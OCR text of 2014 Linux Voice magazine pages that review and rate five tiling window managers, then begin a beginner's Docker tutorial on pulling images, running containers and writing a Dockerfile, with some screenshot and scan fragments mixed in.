This integration with a mainstream desktop environment is enough, in our opinion, to make Bluetile quite different from Xmonad. For example, unlike its ancestor, Bluetile starts up with a friendly taskbar and window title bars with unusual but effective grid menus (see screenshot), and the taskbar has the only built-in "Quit" button you'll see in this Group Test. Other buttons increase or decrease the number of windows in the Bluetile master area. You can also move windows or maximise any of them with the mouse.



Bluetile 0.5.3 (on 2010/08/10): Bluetile's theme is nov
used. I also switched back to the old, grey-ish theme. F
which was used for a few releases in an attempt to mal
However, it was not very well received, apparently. Ever
combinations now. :-)


```
d_color = #7ca
lor =
d_border_color
_color = #e3e2
ion_normal_text_color =
ion_normal_border_color
ion_font = xft: Sans Bol
window_border_focused_color = b
window_border_normal_color = gr
```

```
marco@localhost:~ 100x30
Object::connect: No such signal org::freedesktop::UPower::DeviceRemoved(QDBusObjectPath)
QSqlDatabasePrivate::removeDatabase: connection 'ConnectionTest' is still in use, all queries will c
ease to work.
[marco@localhost ~]$ history | grep scro
  151  which scrot
  819  man scrot
  821  scrot -d 5 spectrwm-master-and-stacked-areas.png
  826  scrot -d 5 gimp-on-spectrewm.png
  925  history | grep scrot
  926  scrot -d 5 xmonad-custom-xbar-full.png
  975  scrot -d 5 xmonad-custom-xbar-full.png
 1007  history | grep scro
[marco@localhost ~]$ scrot -d 20 bluetile-full-nonstack^C
[marco@localhost ~]$ firefox&
[2] 10022
[marco@localhost ~]$
(process:10022): GLib-CRITICAL **: g_slice_set_config: assertion 'sys_page_size == 0' failed
[marco@localhost ~]$ digikam&
[3] 10034
[2]   Done                    firefox
```

Bluetile is the only WM in this test that by default gives windows a title bar with a pop-up, grid-like menu.

Herbstluftwm ★★★☆☆

Herbstluftwm isn't a random string, but German for "Autumn Air". Its default status bar is the friendlier of the bunch: workspace numbers and the name of the active window on the left, date and time on the right. It is also easy to add gauges and other graphic information with a custom panel. The main shortcut to remember is Alt+Enter, which opens the default terminal. To toggle between all the available tiling schemes on the fly, press Alt+Space. Herbstluftwm is configured by issuing commands with the **herbstclient** utility. This makes it possible, in principle, to change the configuration automatically, depending on the time of the day, system load or any other event that can trigger a script.


1 2 3 4 5 6 7 8 9 | Untitled 1 - LibreOffice Calc
11:50, 2014-06-21
File Edit View Insert Format Tools Data Window Help
Liberation Sans
10
A1
Sheet 1 / 1
Default
Sum=0
130%
email
base
server
root
www.linuxvoice.com
herbstluftwm change layout
Most Visited
mybookmarks
LINUXVOICE
FREE SOFTWARE FREE SPEECH
FORUMS SHOP SUBSCRIBERS NEWS FEATURES PODCASTS ISSUES ABOUT US ENDORSEMENTS

```
marco@localhost:~ 54x16
total 76
drwxrwxr-x.  9 marco marco  4096 Dec 16  2013 done
drwxrwxr-x. 77 marco marco 61440 Jun 21 11:32 library
drwxrwxr-x.  8 marco marco  4096 Jun 20 08:14 todo
drwxrwxr-x. 30 marco marco  4096 Feb 19 11:10 vault
[marco@localhost ~]$ oocalc &
[1] 7530
[marco@localhost ~]$
```

New to Linux Voice? Get a free sample issue here!

John Von Neumann


Out now...

Well done status bar, sensible tiling algorithm. The only really difficult part of Herbstluftwm is its name.

i3 ★★★★☆

I3 is primarily designed for "advanced users and developers". Working in i3 is also meant to be similar to using the Vi text editor: many keybindings are similar, and there is a mode to resize windows independent from normal operations. In spite of that, this is a WM in which you can just grab and drag the borders of a window with your mouse to resize them.


The status bar is almost invisible with the default settings, even for a WM that's supposed to be frugal with pixels. You can change the workspace names from numbers to anything you want.


It's hard to see it from this screenshot, but i3 provides both a status bar with workspace buttons, and title bars for each window.

Spectrwm ★★★☆☆

Spectrwm (originally named "Scrotwm"!), was created "by hackers, for hackers", with ports for Windows and Mac OS X developed to "make those systems useful for Unix people". Talk about attitude!


The interface consists of an adequate status bar on the top, complete with workspace numbers (or names), and is pretty fast and relatively easy to use. We couldn't figure out why, but on the Fedora 20 test box used for this Group Test the Alt+Shift+Enter combination did not start a terminal as the man page says. Thanks to the integration with the dmenu launcher, bound to Alt+P, we had three terminals open in a beat.


The stacking (on the right) and master areas of Spectrwm.

Xmonad ★★★★☆

Xmonad has a really bare look – if you can call the absence of practically any visual element in its default configuration a look. Don't let that fool you though. Xmonad is like Emacs: both programs can be customised in endless ways. It is possible to decorate windows, and easy to make them float.

Looks aside, Xmonad can do, or at least emulate in some way, practically everything you are used to do in more popular WMs. The lack of a real button or hot key to minimise a window, for example, is compensated by the possibility to send the same window to a separate workspace.


Xmonad really exploits every pixel you give it – no default status bar, no buttons, nothing. However, that's still not enough to make certain websites readable when tiled.

Accessories

We all like extras.


Using the whole screen is all good, but sooner or later you'll probably start longing for some status info. Or maybe you think that you would switch to a tiling WM, if only it had menus and launchers.

Don't worry. There's no need to give up these niceties in order to use a tiling WM. It is necessary, however, to install and configure some extra tools manually, in the good old Unix and X-Window tradition. The dzen2 utility, for example, adds a spartan, but effective status bar with customisable icons.

Other common tools that you can bind to dedicated hotkeys are **scrot**, for screenshots, and **xlock** for locking the screen. The **feh** program can add wallpapers.

Recipes in the Xmonad documentation and FAQ explain how to add system trays such as **trayer**, or clipboards like **parcellite**. Then there's **dmenu**, an application launcher that would work in any of our WMs. Once you have installed it, press Alt+P to launch it, type the first letters of the program you want to start and press Enter.

While Xmonad comes out on top in this category, the other WMs aren't far behind. Spectrewm, for example, can get the content of its status bar from any program associated with its **bar_action** option. A very powerful choice, reusable also as input for **xmobar**, is the Conky system monitor: start it in text mode, setting **out_to_x no** and **out_to_console yes**, and it will send any system data it is able to collect to the status bar of your WM.


```
Hi Linux Voice! This is the weather at
3:19 in: Roma Fiumicino: 26C, rh 61%
```

```
Config { font = "xft:Bitstream Vera Sans Mono:size=25:antialias=true"
       , bgColor = "yellow"
       , fgColor = "blue"
       , position = TopW L 90
       , commands = [ Run Weather "LIRF" [] 36000
                    , Run Cpu ["-L","3","-H","50","--normal","green","--high","red"] 10
                    , Run Date "%l:%M" "date" 10
                    ]
       , sepChar = "%"
       , alignSep = "}{"
```

Xmonad status bars (the yellow stripe split in two for convenience) can contain any data you want.

VERDICT

Bluetile	★★★☆☆
Herbstluftwm	★★★☆☆
i3	★★★★☆
Spectrwm	★★★☆☆
Xmonad	★★★★☆

Desktop integration

Keep the rest of the desktop happy.

We're referring to integration with the so-called display managers, and with modern desktops in general. For example, unless you know what you were doing, you might get to the end of your first session in a tiling window manager and wonder how to get out of it (many of us had this same sensation the first time we tried Gnome 3).

Of course, there are keyboard shortcuts for this in all the window managers we're looking at here. However, depending on what distro and WM you're running, the next user may end up staring at a black screen, instead of the normal display Manager, and your programs may want to "restore from crash" at your next login.


The bottom line: to run a tiling WM on a computer shared with Linux novices who won't accept anything different than a vanilla login screen, you will probably need to do a bit of extra work to make them happy.

The reason is that tiling WMs often deal with these issues according to the Linux standard from 10 years ago. For example, to make sessions start with the right mix of applications, you are supposed to play with **.xsession** files and similar stuff. This isn't rocket science by any means, but it's probably unknown territory for everybody who started using Linux less than a few years ago.

Bluetile is the best from this point of view, since you don't need a dedicated login to use it. This program is specifically designed to integrate with Gnome. You can log in as usual, and then start it from a terminal. To start it automatically, launch the **gnome-session-properties** tool, and add Bluetile to the list of start-up apps.

"You will probably need to do a bit of extra work keep novice users happy."

If the binary package of a WM includes a **.desktop** configuration file (as those for Fedora 20 do) it should show up without such tricks in the sessions list of your display manager. Otherwise, depending on your distribution, you will have to edit one or more of the files called **.session**, **.xinitrc** and **.gnomerc** in your home directory, as explained in the relevant documentation of each WM. Rumour has it that it's faster to edit the **.gnomerc** file, but we couldn't verify it in our tests.


Startup Applications Preferences

Startup Programs | Options

Additional startup programs:

- ☑ Input Method starter — Input Method starter
- ☑ PulseAudio Sound System
- ☑
- ☑
- ☑

Add Startup Program

Name: Herbie

Command: /usr/bin/herbstluftwm

Comment: the herbstluftwm tiling WM

Telling Gnome (or KDE) to start a tiling WM is easy, and makes it fit in better with the rest of the desktop.

VERDICT

Bluetile	★★★★★
Herbstluftwm	★★★☆☆
i3	★★★☆☆
Spectrwm	★★★☆☆
Xmonad	★★★★☆

Documentation

Ask and it shall be given, seek and ye shall find…


With programs like these, the first and possibly the only two pieces of documentation you may need are, without question, a cheatsheet with all the available hot keys, and the instructions to remap those keys to whatever you prefer. There's a good, if incomplete cheatsheet with the main default bindings for Xmonad shown in the screenshot, which you can download at **www.haskell.org/haskellwiki/File:Xmbindings.png**.

Xmonad also has the most documentation and online support. The mandatory starting point is the official Guided Tour (**http://xmonad.org/tour.html**). In addition to that, the website offers many links to guides for pretty much anything you may think of.

There's even a "How to write a config file" page, which gives instructions on how to test new configurations. The official FAQ and wiki are great too. The official blog and Twitter account are dead, but the mailing list, Reddit group and IRC channel (**#xmonad** at **irc.freenode.net**) are active.

The homepage of Bluetile offers just a list of the most used hotkeys. That isn't a problem, as you can reuse most of the XMonad resources to learn how to use and configure Bluetile.

After the Xmonad/Bluetile pair, the best documentation is that of i3: much less than that for the Haskell duo, but more than enough to explain everything you may need. The Spectrwm man page is good, but is pretty much the only official documentation there is.


xmonad-0.8.1 default bindings

By default the xmonad mod key is left alt, (mod1). The following are the default mod- and mod-shift- key and mouse bindings displayed like this: mod-shift- / mod-
See 'man xmonad', http://xmonad.org, or #xmonad on irc.freenode.net for more help with using or customizing xmonad.

Cheatsheets are an absolute must when using a tiling WM.

Luckily, a great tutorial on the Arch Linux wiki (**https://wiki.archlinux.org/index.php/spectrwm**) fills this void. The two man pages for Herbstluftwm and its valet application, **herbstclient**, remain the primary sources of information for this WM.

VERDICT

Bluetile	★★★★★
Herbstluftwm	★★★☆☆
i3	★★★★☆
Spectrwm	★★★☆☆
Xmonad	★★★★★

OUR VERDICT

Tiling window managers

We said it right at the beginning: a window manager forces you to reconsider how you use your computer. Therefore, in a Group Test like this, feature lists matter less than helping you to ask yourself the right questions. Can you be more productive with nothing to click on, and windows that keep resizing themselves to completely hide that wonderful wallpaper of your last holiday?

First, a warning: the first time that you're reading a web page and click on "Open Link In New Window" you'll find that the page you were just reading suddenly gets four times smaller and flies to another part of the screen. You may find this a little annoying. What's more, several popular websites become completely unusable if the browser window is too narrow. To use such sites in a tiling WM (without having to zoom out so much that it makes your eyes hurt), you must learn to make the browser window float, at least temporarily.

So, be patient! Schedule at least a couple of hours to practise, with a printed cheatsheet right beside your monitor, before deciding that tiling is not for you.


Herbstluftwm is a worthy effort, but not really ahead of the competition in any field. The same could be said for Spectrwm. Bluetile is good, but, in our opinion, only because it is a (very well done) Xmonad showcase.

We like i3 a lot. It's simple, well designed and documented, and accessories like the **nagbar** and **i3-msg** are very powerful.

Xmonad has been defined by its developers as more of a "library for writing tiling WMs" than an actual, finished product, and we tend to agree. You can and should build yourself your perfect tiling WM with the components that Xmonad provides. Yes, we know: Haskell looks like some ancient scroll straight from Atlantis but… do you really care? With so many ready configuration files online, and its active community, you just need to ask politely to find out what code (or lines in a configuration file) you need to copy and paste to get Xmonad working right for you.

So Xmonad it is – but you may wish to practise with Bluetile first…

"Can you really be more productive with windows that keep resizing themselves?"



Fiumicino: 26C, rh 61%

Please update the following fields:

Name:	Ekiga.net
Registrar:	ekiga.net
User:	
Authentication user:	
Password:	●●●●●●●●●●
Timeout:	3600

[✓] Enable account

You can easily complement the Xmonad status bar with a system tray for icons and notifiers of any kind.

1st Xmonad

Licence BSD **Version** 0.11

http://xmonad.org
The current version of Xmonad is some years old, but that's only because the code is completely mature.

2nd i3

Licence BSD **Version** 4.7.2

http://i3wm.org
I3 is a good match between completeness, ease of use, and very powerful tools to extend it.

3rd Spectrwm

Licence ISC **Version** 2.5.0

http://spectrwm.org
It may take a bit more time to make it work just like you need, but the "quirks" and other features of Spectrwm can do a lot.

4th Herbstluftwm

Licence BSD **Version** 0.6.2

http://spectrwm.org
A great tool, and dynamically reconfigurable with easy shell scripts – it just needs more documentation.

5th Bluetile

Licence BSD **Version** 0.6

http://bluetile.org
Bluetile comes in last only because we wanted to put completely independent projects first – it's still a great WM!

YOU MAY ALSO WISH TO TRY…

If you've been bitten by the tiling bug you'll find plenty out there to try. Bspwm, for example, does things the old Unix way: it doesn't do much by itself, but you can glue it together with a few small utilities to make it do what you want. Besides, it can split any window in two whenever you feel like it. Then there is Awesome, which has ready shortcuts for volume control and clipboard, email notification and supports autohiding widgets.

The common ancestor and inspiration for all the current tiling managers for Linux is called Dwm, which is still around. Its main disadvantage is that you have to recompile it to make it load changes in configuration. This isn't really a big deal, but you need to install a compiler and know how to start it. Alopex and Monsterwm have the same requirement.

Want more? Point your favourite browser to the tiling window manager comparison table at the fantastic Arch Linux wiki (https://wiki.archlinux.org/index.php/Comparison_of_Tiling_Window_Managers#Comparison_table).

SUBSCRIBE

shop.linuxvoice.com

Introducing Linux Voice, the magazine that:

- Gives 50% of its profits back to Free Software
- Licenses its content CC-BY-SA within 9 months

12-month subs prices

UK – £55
Europe – £85
US/Canada – £95
ROW – £99

7-month subs prices

UK – £38
Europe – £53
US/Canada – £57
ROW – £60

DIGITAL SUBSCRIPTION ONLY £38

Get 114 pages of tutorials, features, interviews and reviews every month

Access our rapidly growing back-issues archive – all DRM-free and ready to download

Save money on the shop price and get each issue delivered to your door.

Payment is in Pounds Sterling. 12-month subscribers will receive 12 issues of Linux Voice a year. 7-month subscribers will receive 7 issue of Linux Voice. If you are dissatisfied in any way you can write to us to cancel your subscription at subscriptions@linuxvoice.com and we will refund you for all unmailed issues.

NEXT MONTH IN LINUX VOICE

ON SALE THURSDAY 28 AUGUST

BEST DISTRO 2014


There's a flavour of Linux out there for every user – find your new favourite (or see how much an old one has changed) with our ultimate Linux distro showdown.

EVEN MORE AWESOME!

Image credit: ArtMechanic, CC-BY-SA

Old Code

What kind of chap invents a programming language before there are machines to run it? German Genius Konrad Zuse, that's who.



USB drivers

Reverse engineer your own Linux drivers and use Linux to control everyday devices. This is why we love playing with Free Software!

Open data

Tap into the UK government's huge store of data, then add a dollop of Python and do something useful with it.

LINUX VOICE IS BROUGHT TO YOU BY

Editor Graham Morrison
graham@linuxvoice.com
Deputy editor Andrew Gregory
andrew@linuxvoice.com
Technical editor Ben Everard
ben@linuxvoice.com
Editor at large Mike Saunders
mike@linuxvoice.com
Creative director Stacey Black
stacey@linuxvoice.com

Editorial consultant Nick Veitch
nick@linuxvoice.com

All code printed in this magazine is licensed under the GNU GPLv3

Printed in the UK by
Acorn Web Offset Ltd

Disclaimer We accept no liability for any loss of data or damage to your hardware through the use of advice in this magazine. Experiment with Linux at your own risk!
Distributed by Marketforce (UK) Ltd, Blue Fin Building, 110 Southwark Street, London, SE1 0SU
Tel: +44 (0) 20 3148 3300

Circulation Marketing by Intermedia Brand Marketing Ltd, registered office North Quay House, Sutton Harbour, Plymouth PL4 0RA
Tel: 01737 852166

ISSN 2054-3778

Subscribe: **shop.linuxvoice.com**
subscriptions@linuxvoice.com

CLOUDADMIN

Nick Veitch has a whale of a time with containers

Docker

Virtualisation, fixed. That's the premise of containers in general and Docker in particular.

To get a better idea of what Docker is and how it can be of use to you, it is easier to start with the problems that Docker was created to solve. The project's logo of a whale as a container ship lays it out somewhat – Docker is containerisation, which as far as possible tries to be at once as generic as possible (so you can put whatever you want in your container) and as efficient as possible (so you don't need to put absolutely everything in your container).


As we saw in LV003 (you missed it? really? You can subscribe you know, so we never have to have this conversation again) there are great benefits to containers over VMs (see the boxout, right). LXC, or Linux Containers, is far and away the best implementation of such a system on Linux, and recently reached a stable 1.0 milestone. Aside from being wildly useful for development work in general, LXC is also the technology underlying Docker.

If LXC is so great at containers, you may be wondering why you need Docker. Well, of course, you don't need it just to use containerisation. However, for the specific use case of developing and deploying applications, Docker adds several very helpful features on top of LXC:

- **Versioning** Docker includes version-control capabilities for tracking different revisions of a container, and doing all the usual cool stuff such as generating diffs between revisions, rolling back to previous versions and such. It also means you can suck down new versions of a container from upstream (which includes only the deltas, so no huge files) if you are building on top of someone else's work.
- **N Stacking** Docker intelligently 'stacks' components, and re-uses them where possible. For example, you could build an application on top of Apache and Ubuntu, which could contain three separate components, but if you changed only the application, the other two stacked components would remain the same. This makes for smaller bits to transfer around, and also saves resources if you are creating/deploying similar things.
- **N Sharing** There is a public registry (**http://index.docker.io**) of containers already created by others, so you don't have to do everything from scratch all the time.

N Integration Docker provides an API, which means that other tools, particularly devops tools, can easily interact with your containers. You may want to imagine Docker as a sort of portable, version-controlled build system.

But let's not waste time – let's see how we can get it to work for us.



```
evilnick@evilnick-virtual-machine:~$ sudo docker.io pull ubuntu
Pulling repository ubuntu
316b678ddf48: Download complete
99ec81b80c55: Download complete
5e019ab7bf6d: Download complete
a7cf8ae4e998: Download complete
3db9c44f4520: Download complete
74fe38d11401: Download complete
511136ea3c5a: Download complete
5e66087f3ffe: Download complete
4d26dd3ebc1c: Download complete
d4010efcfd86: Download complete
02dae1c13f51: Download complete
e7206bfc66aa: Download complete
cb12405ee8fa: Download complete
ef519c9ee91a: Download complete
07302703becc: Download complete
cf8dc907452c: Download complete
f10ebce2c0e1: Download complete
82cdea7ab5b5: Download complete
5dbd9cb5a02f: Download complete
6cfa4d1f33fb: Download complete
e2aa6665d371: Download complete
f0ee64c4df74: Download complete
2209cbf9dcd3: Download complete
evilnick@evilnick-virtual-machine:~$ _
```

Hurrah for Ubuntu! Other versions of Linux are available, honest

Docker

1 Install docker

Find out if packages are available for your distro or grab the source code (this is a bit messy, as it's written in Go) from the website. For Ubuntu (Trusty) you can just:

```
apt-get install docker.io
```

On some distros (like Ubuntu) the command and package are known as **docker.io** to avoid confusion with the existing KDE docker applet (in which case, use **docker.io** instead of **docker** in the following steps). You may also need to use **sudo** to run the **docker** command (see box)

2 Fetch some images

As mentioned before, there is a collaborative index of images, and also some official

Sudo or not sudo

Newer versions of Docker use sockets to handle networking, which means on many Linux variants, having to use **sudo** to run Docker commands. You can get around this by creating a group for Docker and giving it the necessary privileges – check out the Docker page for more info images for things you might want to use. You can 'pull' these images to download them locally for use:

```
docker pull ubuntu
```

This will fetch a bunch of Ubuntu images. You can see what you have by running:

```
docker images
```

This will return a list of image tags, their ID and some other useful info. The tags make it easier to tell what images you have, but the ID number is important. This is a generated UUID that you will be able to use to identify versions (like in GitHub).

3 Run an image

To run something in a container, we use the syntax:

```
docker run <image id> <command>
```

the image ID you give can usually just be the first five characters – enough to distinguish it from the others. For example, the ID for the 'trusty' image we downloaded might be **99ec81b80c55**, but I could run:


```
docker run 99ec cat /etc/lsb-release
```

Which would fire up the container and run the command. The output in this case would tell me what version of Ubuntu I was running.

You will notice that containers are process driven. The command ran, there was output and then it returned, so the container stopped running. We will see how to keep them running in a bit, but let's talk about versioning first. Try this:

```
docker run 99ec apt-get install -y vim
```

This installs Vim (unreasonably absent from the minimal image) onto the container. the **-y** switch, by the way, stops it from asking silly questions. So, the persistent



```
Enabling module deflate.
Enabling module status.
Enabling conf charset.
Enabling conf localized-error-pages.
Enabling conf other-vhosts-access-log.
Enabling conf security.
Enabling conf serve-cgi-bin.
Enabling site 000-default.
invoke-rc.d: policy-rc.d denied execution of start.
Setting up ssl-cert (1.0.33) ...
debconf: unable to initialize frontend: Dialog
debconf: (TERM is not set, so the dialog frontend is not usable.)
debconf: falling back to frontend: Readline
debconf: unable to initialize frontend: Readline
debconf: (This frontend requires a controlling tty.)
debconf: falling back to frontend: Teletype
Processing triggers for libc-bin (2.19-0ubuntu6) ...
Processing triggers for sgml-base (1.26+nmu4ubuntu1) ...
Processing triggers for ureadahead (0.100.0-16) ...
 ---> 19f65f9e4415
Step 3 : ENV APACHE_RUN_USER www-data
 ---> Running in 7cdafed1766b
 ---> faa7150d28ac
Step 4 : ENV APACHE_RUN_GROUP www-data
 ---> Running in ff71ef652908
 ---> 440051f369c8
Step 5 : ENV APACHE_LOG_DIR /var/log/apache2
 ---> Running in 0bef2c2e14f9
 ---> 41ce24213f05
Step 6 : EXPOSE 80
 ---> Running in df09ede90d66
 ---> 702d7f31cb3c
Successfully built 702d7f31cb3c
Removing intermediate container f4b434bd5316
Removing intermediate container 776f3c9991d2
Removing intermediate container 7cdafed1766b
Removing intermediate container ff71ef652908
Removing intermediate container 0bef2c2e14f9
Removing intermediate container df09ede90d66
```

Building a Docker file doesn't take long, but the results can last a lifetime. Probably.

storage is now different. If I were to run **docker ps -l** now, it would give me a different ID for my image, as well as telling me the last command I ran. If I want to permanently keep this image, I would commit these changes to a local repository like so:

```
docker commit 079e13  evilnick:vim
```

Now the Vim image is stored in my repository and I can run that any time I like.

4 Build a docker file

As well as running commands as instances, you can make a "Docker file" which is simply a recipe for things for the container to do. If I wanted to install the Apache 2 server on the image I just created, for example, I might create a Docker file like this

```
FROM evilnick/vim

RUN apt-get update
RUN apt-get install -y apache2

ENV APACHE_RUN_USER www-data
ENV APACHE_RUN_GROUP www-data

EXPOSE 80
```

These commands are pretty self-explanatory. The **FROM** specifies a source image. The lines that begin with **RUN** execute those commands. The **ENV** directive causes environmental variables to be set in the container. **EXPOSE** tells docker that port 80 should be opened on the container (this will be mapped to a random port on the host). To build this I run:

```
sudo docker build -t 'evilnick:vim-apache' .
```

5 Run containers

To run a container interactively, you just need to pass a few extra flags to Docker:

```
docker run -t -i 992e7  /bin/bash
```

This will run Bash on the container, and stay connected until you exit. You can use this shell to make further changes to your container if you like.

Going further

There is of course much more you can do with containers – we have just outlined the basic mechanics here. Fortunately, there is a great deal of good documentation on the Docker website. I heartily recommend the interactive tutorial on building Docker files – **www.docker.com/tryit/**.

Containers vs VMs

For longer than you think, people have worried about consistency in platforms and about getting software to run reliably on an underlying platform that it wasn't written specifically to work on. In fact, that is how Virtual Machines came to be invented, not just because it was cool to fool your laptop into thinking it was a Macbook. IBM invented the idea of the modern VM back in the 60s as a way to test improvements to their hardware and OS, a legacy that lives on in their highly effective z/VM OS for mainframes.

A VM though requires overheads. Most implementations on Linux require processors designed specifically to support virtualisation. They also require dedicated resources – you have to allocate things like disk space and memory to a VM, and if your solution requires other specific hardware, you need to virtualise that too. Perhaps still the most pervasive annoyance of VMs is that you need a complete OS image for them to run – if you want to ship or store your software pre-loaded in a VM, you have to store everything else too.

Containers, on the other hand, view the problem differently. For shipping, testing and running software applications, the application is the only thing that needs to be in its own place (as long as the other parts can be standardised). Container systems such as LXC (which is used by Docker) separate out the bits you need to be separate (the application's view of where it is running) while retaining as much of the underlying system as possible (the kernel, resources and such).The disadvantage of containers? You can't run a completely different OS, and the shared resources mean that multiple containers can end up fighting over them.

